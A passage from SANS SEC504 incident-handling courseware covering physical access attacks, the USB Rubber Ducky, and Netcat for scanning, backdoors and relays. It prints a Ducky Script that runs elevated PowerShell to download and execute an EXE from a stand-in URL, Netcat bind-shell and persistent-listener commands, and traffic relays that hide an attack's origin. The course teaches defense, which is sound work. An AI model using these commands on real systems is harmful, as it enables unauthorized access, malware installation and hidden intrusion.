


**504.3**

# Computer and Network Hacker Exploits Part 2

**SANS**



**504.3**

# Computer and Network Hacker Exploits Part 2

**SANS**

Copyright © 2019, Ed Skoudis, John Strand, Joshua Wright. All rights reserved to Ed Skoudis, John Strand, Joshua Wright, and/or SANS Institute.

PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE ASSOCIATED WITH THE SANS COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE "USER") AND THE SANS INSTITUTE FOR THE COURSEWARE. YOU AGREE THAT THIS AGREEMENT IS ENFORCEABLE LIKE ANY WRITTEN NEGOTIATED AGREEMENT SIGNED BY YOU.

With the CLA, the SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this agreement. Courseware includes all printed materials, including course books and lab workbooks, as well as any digital or other media, virtual machines, and/or data sets distributed by the SANS Institute to the User for use in the SANS class associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between The SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCEPTING THIS COURSEWARE, YOU AGREE TO BE BOUND BY THE TERMS OF THIS CLA. BY ACCEPTING THIS SOFTWARE, YOU AGREE THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO THE SANS INSTITUTE, AND THAT THE SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND), SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If you do not agree, you may return the Courseware to the SANS Institute for a full refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of the SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form without the express written consent of the SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this courseware.

SANS acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There's an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

PMP and PMBOK are registered marks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

Governing Law: This Agreement shall be governed by the laws of the State of Maryland, USA.

SANS

# Computer and Network Hacker Exploits: Part 2

© 2019 Ed Skoudis, John Strand, Joshua Wright | All Rights Reserved | Version E01-02

Hello and welcome to book 3 of Hacker Tools, Techniques, Exploits, and Incident Handling.

Today, we cover many widely used attacks for gaining access, including sniffing, session hijacking, and buffer overflows.

Let's continue our journey.

<b>Table of Contents</b>		<b>Page</b>
Physical Access Attacks		3
Multipurpose Netcat		8
- LAB 3.1: Netcat's Many Uses		23
Network Sniffing		25
- LAB 3.2: ARP and MAC Analysis		49
Hijacking Attacks		51
- LAB 3.3: Responder		60
Buffer Overflows		62
Metasploit		78
Protocol and File Parser Problems		98
Endpoint Security Bypass		103
- LAB 3.4: Metasploit Attack and Analysis		118

This table of contents can be used for future reference.

# Course Roadmap

- Incident Handling
- Applied Incident Handling
- Attack Trends
- Step 1: Reconnaissance
- Step 2: Scanning
- **Step 3: Exploitation**
  - Gaining Access
  - Web App Attacks
  - Denial of Service
- Step 4: Keeping Access
- Step 5: Covering Tracks
- Conclusions

## Exploitation

### Physical Access Attacks

Multipurpose Netcat

Lab 3.1: Netcat's Many Uses

Network Sniffing

Lab 3.2: ARP and MAC Analysis

Hijacking Attacks

Lab 3.3: Responder

Buffer Overflows

Metasploit

Protocol and File Parser Problems

Endpoint Security Bypass

Lab 3.4: Metasploit Attack and Analysis

*(to be continued)*

Now let's discuss physical access attacks.

## Physical Access Attacks

- Many attacks focus on having direct access to a system
- Think stolen laptop
- There are some great tools to bypass local access controls like passwords and hard drive encryption
- Kon-boot
  - USB boot attack where any password is accepted as a correct password
- Inception
  - Unlocking a powered on and locked computer via DMA firewire/Thunderbolt connections
  - Great for gaining access to systems with hard drive encryption
- LAN Turtle+Responder
  - USB attack where a malicious USB Ethernet adapter causes a system to generate DNS requests and Responder can capture hashes

There are a number of different reasons that an attacker would want to access a local system. First, quick access to install malware and give it back to the victim. Second, for simply stealing a computer and accessing it. However, here are some controls an attacker would have to bypass. First would be the local passwords. Second, many environments are enabling hard drive encryption.

To bypass these controls, an attacker could use a tool like Kon-boot to bypass authentication by hijacking the password libraries at startup to accept any password entered. This works on Mac and on Windows.

<http://www.piotrbania.com/all/kon-boot/>

If hard drive encryption is used, an attacker can steal a laptop that is in a suspended or hibernated state, plug into it via Firewire or Thunderbolt, and use Inception to unlock the computer.

<https://github.com/carmaa/inception>

Finally, an attacker can use a Hak5 LAN Turtle and a system running Responder to get the Windows system to dump passwords to an attacker—all by simply having access to a USB port while the system is running.

<https://lanturtle.com/>



## Physical Access Attacks: Rubber Ducky

Physical Access Attacks

- Rubber Ducky is Human Interface Devices (HID)
- They look like mass storage but are actually an automatic keyboard
- Blindly run any series of keyboard commands using Ducky Script
  - Open GUI elements using keyboard commands (WinKey + R, cmd, Enter)
  - Download and execute malware
  - Extract local resources, send to server

### TIP

The Rubber Ducky is useful against unlocked workstations. Similar to an attacker sitting at the console locally, the Rubber Ducky can execute commands far faster, quietly exploiting the system within a few seconds.

5/15

SEC504 | Hacker Tools, Techniques, Exploits, and Incident Handling

5

One of the all-time favorites for attackers is the Rubber Ducky. This little device looks like a USB thumb drive but actually acts as an automated keyboard and one that types very quickly.

When it types, it can do a number of things like download and install malware, pull files from the system, download and execute malware, extract local files and other data to send to a remote server, steal credentials, etc.

<http://hakshop.myshopify.com/products/usb-rubber-ducky-deluxe>

## Ducky Script Download and Run Executable

Physical Access Attacks

```
REM Win10: Powershell administrator download and execute file
REM Author: Judge2020
REM author website: Judge2020.com
REM let the HID enumerate
DELAY 1000
GUI r
DELAY 200
REM my best attempt at a elevated powershell instance
STRING powershell Start-Process powershell -Verb runAs
ENTER
DELAY 1000
ALT y
DELAY 200
STRING $down = New-Object System.Net.WebClient; $url = 'http://foo/abc.exe';
$file = 'mess1.exe'; $down.DownloadFile($url,$file); $exec = New-Object -com
shell.application; $exec.shellexecute($file); exit;
```

SEC504 | Hacker Tools, Techniques, Exploits, and Incident Handling 6

The Ducky Script syntax that powers the Rubber Ducky attack tool is simple, allowing the attacker to specify any keyboard input to send to the system with simple delay controls.

In the example on this page we include a simple script written by Judge2020 that launches PowerShell (by sending the command keystrokes for Start+R to open the *Run* dialog box, then starting a PowerShell process. When the PowerShell process launches, Windows will prompt the user if he or she wants to grant the running process UAC permission. Judge2020's script sends the keystrokes ALT+y to answer *yes* to this prompt.

After PowerShell opens with administrator (UAC) privilege, Judge2020's script downloads and executes an arbitrary EXE file from the specified URL. This EXE file could be a Remote Access Trojan (RAT) or any other desired implant for the victim system.

Judge2020's Ducky Script code is available at <https://github.com/hak5darren/USB-Rubber-Ducky/wiki/Payload---Windows-10-:-Download-and-execute-file-with-Powershell>.

- **Use full-disk encryption**
  - This will also require you to train users to completely power down systems when not using them
- **Restrict access to USB ports**
  - Can be tough; too many USB devices for legitimate reasons
  - Train users to lock systems when not using them (will restrict Rubber Ducky attacks)
- **Password protect BIOS and disable USB boot**
  - Will stop boot-from-alternate-media attacks
- **Disable LLMNR**
  - Will disable LAN Turtle+Responder attacks

The key to most physical access attack defenses is to train users how to protect their systems when not in their possession. For example, train users to power off their computers when not in their direct possession. This will stop the Inception style of attacks.

We can also lock down system BIOS and restrict the ability for systems to boot from a USB drive. This will shut down most attacks that attempt to boot the system from alternate media (such as a USB drive).

We can also train users to lock their systems when they leave them in the office. This will restrict the effectiveness of Rubber Ducky attacks.

# Course Roadmap

- Incident Handling
- Applied Incident Handling
- Attack Trends
- Step 1: Reconnaissance
- Step 2: Scanning
- **Step 3: Exploitation**
  - Gaining Access
  - Web App Attacks
  - Denial of Service
- Step 4: Keeping Access
- Step 5: Covering Tracks
- Conclusions

## Exploitation

Physical Access Attacks

**Multipurpose Netcat**

Lab 3.1: Netcat's Many Uses

Network Sniffing

Lab 3.2: ARP and MAC Analysis

Hijacking Attacks

Lab 3.3: Responder

Buffer Overflows

Metasploit

Protocol and File Parser Problems

Endpoint Security Bypass

Lab 3.4: Metasploit Attack and Analysis

*(to be continued)*

Now we discuss one of the most popular and useful tools available today: Netcat.

## Multipurpose Netcat

- Simply reads and writes data across network
- Focus is on moving raw data between ports on systems
- There are many faces of Netcat (different versions)
  - Traditional Netcat, written for UNIX by Hobbit, 1996
  - Rewritten for Win32 by Weld Pond, 1998
  - GNU Netcat, functional equivalent
  - Ncat, a variation created for the Nmap project

### NOTE

*Netcat simply moves data across the network.*

*The simple part is why Netcat is so useful: It can be applied to many different tasks that are valuable to an attacker, while often evading antivirus systems.*

Netcat and its variants are some of the most useful tools for hacking available today. Netcat allows you to easily move data across a network, functioning much like the UNIX `cat` command, where data can be sent over various TCP or UDP ports instead of through programs or files.

Netcat runs on a variety of platforms, including Linux, Windows, macOS, Android, Apple iOS, BSD variants, and more.

There are many different Netcat clones. Besides the original Netcat, there is GNU Netcat, which sought to implement a feature-compatible version of Netcat.

The Nmap development team has also released a Netcat version called Ncat, which has some interesting features (<https://nmap.org/ncat>). It supports SSL encryption for both clients and listeners. It also allows multiple clients to connect to a single listener simultaneously. (The original Netcat allows only one connection at a time to a listener.) It has some nice, easy-to-use relay features (similar to the features we mimic in the original Netcat using some command-line tricks). Ncat can also help a user communicate between two systems behind NAT devices by implementing an interesting connection broker function. When Ncat is run as a connection broker, it listens on a given port. Then two or more clients running on multiple different machines can connect simultaneously to this listener. All data sent from one client is directed to all the other connected clients through the broker. A similar Ncat feature involves its chat capability. Here, a listener listens for connections from multiple clients. Any data sent from one of the clients is sent to all the other clients, but with a message prepended indicating a unique user number for each client.


The Socat project takes the concepts that Netcat applies to TCP and UDP and makes them more generic so that Socat can communicate by using any data channels, including files, pipes, devices, sockets, programs, and more. It also supports SSL and raw IP. Cryptcat is an encrypting version of Netcat. *Linkcat*, written by Dan Kaminsky, implements Netcat functionality over raw Ethernet frames. Of course, those frames can be transmitted across a single hop, not through a routed network.

For this class on incident handling, we focus on the original Netcat because it remains the most often used by computer attackers, given that it is built in to many Linux distributions.

## Netcat Client Mode

Netcat

- Client mode initiates a connection to a specific port
- Standard input is sent across network
  - Keyboard, redirected from a file or piped from an application
- All data back from the network is put on standard output
- Messages from the tool itself are sent to standard err (stderr)
  - That's nice because they won't be put in stdout and therefore won't corrupt anything you want to capture



By default, Netcat is in client mode. You tell it which system and port number to connect to.

You can pipe a program's output to Netcat or pipe Netcat's received data into a program. You can also redirect Netcat's output to a file. It truly works like "cat" over the network. Messages from Netcat associated with the connection (such as error conditions) are sent to standard error, the way it should be. That's nice because those errors won't be put in stdout and therefore won't corrupt anything you want to capture. Telnet clients plop all kinds of error messages on stdout, which can be a bummer.


A Netcat client can also initiate connections using packets that include a source route. Remember the source routing discussion from earlier. With this capability, the attacker can spoof IP addresses more effectively, and possibly route around packet filters that you have in place. Used in conjunction with fragrouter, this could be brutal!

We discuss several uses for Netcat.

## Netcat Listen Mode

## Netcat

- Listen mode waits for connections on a specific port
- All data received from the network is put on standard output
  - Screen, redirected to a file or sent to an application
- Standard input is sent across network
- Messages from the tool itself are sent to standard error (stderr)
- Mirror image of the previous page's picture; the only difference is:
  - Clients initiate connections
  - Listeners wait for them to arrive



By using the `-l` option (for "listen"), Netcat is put in listening mode. You tell it which port to listen on (TCP or UDP). Netcat receives packets from the network and then sends their contents to standard out, which is the screen (by default). Alternatively, the received data on the network can be directed into a file or piped into any application's standard input.

If you are very observant, you might note that the picture on this slide is a mirror image of the previous slide's graphic. The only difference is that clients initiate connection, while listeners wait for them to arrive. The standard in and standard out are connected to the network in the same way for both.

```
$ nc -v -w3 -z targetIP startport-endport
```

- TCP and UDP port scanning
- Linear scans (default) or random scans (with the `-r` option)
- `-z` option for minimal data to be sent
- `-v` tells us when a connection is made (crucial info for a port scanner)
- `-w3` means wait no more than 3 seconds on each port
- Can scan from any source port and source routing supported
- We can go further, connecting to various ports, entering data, and recording the response

Netcat supports standard "vanilla" port scans, completing the three-way handshake for TCP and just shooting data at a UDP port. Although not as full-featured or stealthy in doing port scans as Nmap, Netcat is still a good basic port scanning tool. The command listed in the slide scans each port in the range. The `-v` means to be verbose, which prints out each connection as it is made (indicating an open port). The `-w3` means to wait no more than 3 seconds on each port for a response. The `-z` means to send minimal data for TCP other than the handshake itself.

Think about how you'd modify this to do a port scan from a source port of 80.


You'd add a `"-p 80"` to the command. Remember, `-p` means local port, which on a client (the scan we're doing here) means the source port.



## Netcat: Backdoors

Netcat

- Get a shell (or other backdoor) on any port, TCP or UDP
  - UNIX: `nc -l -p port -e /bin/sh`
  - Windows: `nc -l -p port -e cmd.exe`
- Use Netcat in client mode to connect to backdoor listener:  
`nc listenerIP port`



15/15

SEC504 | Hacker Tools, Techniques, Exploits, and Incident Handling 15

One of the simplest uses for Netcat is to provide a backdoor login shell. By setting up a Netcat listener on any port and activating the `-e` ("execute") option, Netcat runs a shell (or any other program) when someone connects on the port.

Note that if you just run `/bin/sh` or `cmd.exe`, actually logging in to the backdoor shell is not required. You are already logged in as the user who ran the Netcat listener.

- With the `-l` flag, Netcat listens once
- When a connection is dropped, Netcat stops listening
- On Windows, Netcat restarts listening when invoked with `-L`
- On Linux/UNIX, Netcat can be made persistent in several ways
  - Schedule a cron job to start Netcat regularly
  - Use a version of Netcat that supports `-L`
  - Use a while loop in a script launched with `nohup` (ignores logout signal)

```
$ cat listener.sh
while [ 1 ]; do echo "Started"; nc -l -p port -e /bin/sh; done
$ nohup ./listener.sh &
```

Unfortunately for attackers, the "listen harder" feature is only built in to the Windows version of Netcat and is not included in most Linux and UNIX Netcat versions. We should note that a few hardy individuals have altered a few specialized versions of Netcat to make the UNIX/Linux version support the `-L` option. Such versions aren't all that popular as of this writing.

An attacker can make a Netcat listener persistent on UNIX and Linux by using a while loop, invoking the following command:

```
$ while [ 1 ]; do echo "Started"; nc -l -p port -e /bin/sh; done
```

When executed, this command prints out "Started", listens on a given TCP port, and then invokes a command shell (`/bin/sh`) when someone connects. Then, once the command shell is exited, the while loop cycles around, printing "Started" again, and then listens anew on the port for a connection. In this way, the attacker has created a persistent listener using the UNIX/Linux version of Netcat, along with a little shell scripting with a while loop. There's still a little problem, however. If the attacker logs out of the system, the Netcat listener goes away because the user who invoked it has disappeared.

To eliminate the problem and make a totally persistent listener that will let the attacker log out, the bad guy could dump the while loop syntax we described into a file, called `listener.sh`, for example. The attacker can then change the permissions on this file to readable and executable so that it can run as a script, using the command

```
$ chmod 555 listener.sh
```

Then the attacker can invoke this loop in the background by using the `nohup` command, as follows:


```
$ nohup ./listener.sh &
```

On UNIX and Linux, the `nohup` command makes a process keep running, even if the user who invoked it logs out. Thus, this listener keeps on listening, giving the attacker far more reliable backdoor access to the machine.

## Netcat: Relays

Netcat

- Netcat can be configured to relay information from machine to machine to machine
  - Redirect data through ports allowed by firewall
  - Or use relays to make it harder to trace true originating point of an attack
  - Set up Netcat in listener mode and pipe its output through another client-mode instance of Netcat



SEC504 | Hacker Tools, Techniques, Exploits, and Incident Handling 17

Netcat can be used to bounce an attack across a bunch of machines owned by an attacker. Suppose an attacker controls the machines "Relay A" and "Relay B" above (they could be a web server and a mail server that were not properly patched). The attacker could set up Netcat on each of the machines to relay information across the machine, obscuring the real originating point of the attack. To create a one-way Netcat relay, only a single command string is required:

```
nc -l -p incoming_port | nc target_server outgoing_port
```

For example:

```
nc -l -p 11111 | nc edserver 54321
```

This forwards everything that comes in on this machine on TCP port 11111 to the system edserver on TCP port 54321. Note that this is only for one-way communication. For an attacker to have two-way communication, two relays are required.

## Methods for Making Netcat Relays

Netcat

```
C:\Users\Sec504>type relay.bat
nc 68.15.34.115 54321
C:\Users\Sec504>nc -l -p 11111 -e relay.bat
```

Windows: Create a batch script relay.bat, invoking the script with -e

```
$ mknod backpipe p
$ nc -l -p 11111 0<backpipe | nc next_hop 54321 1>backpipe
```

UNIX/Linux: Create a named pipe to redirect traffic

SEC504 | Hacker Tools, Techniques, Exploits, and Incident Handling 18

To create a Netcat relay, an attacker has several options. Let's discuss the most popular.

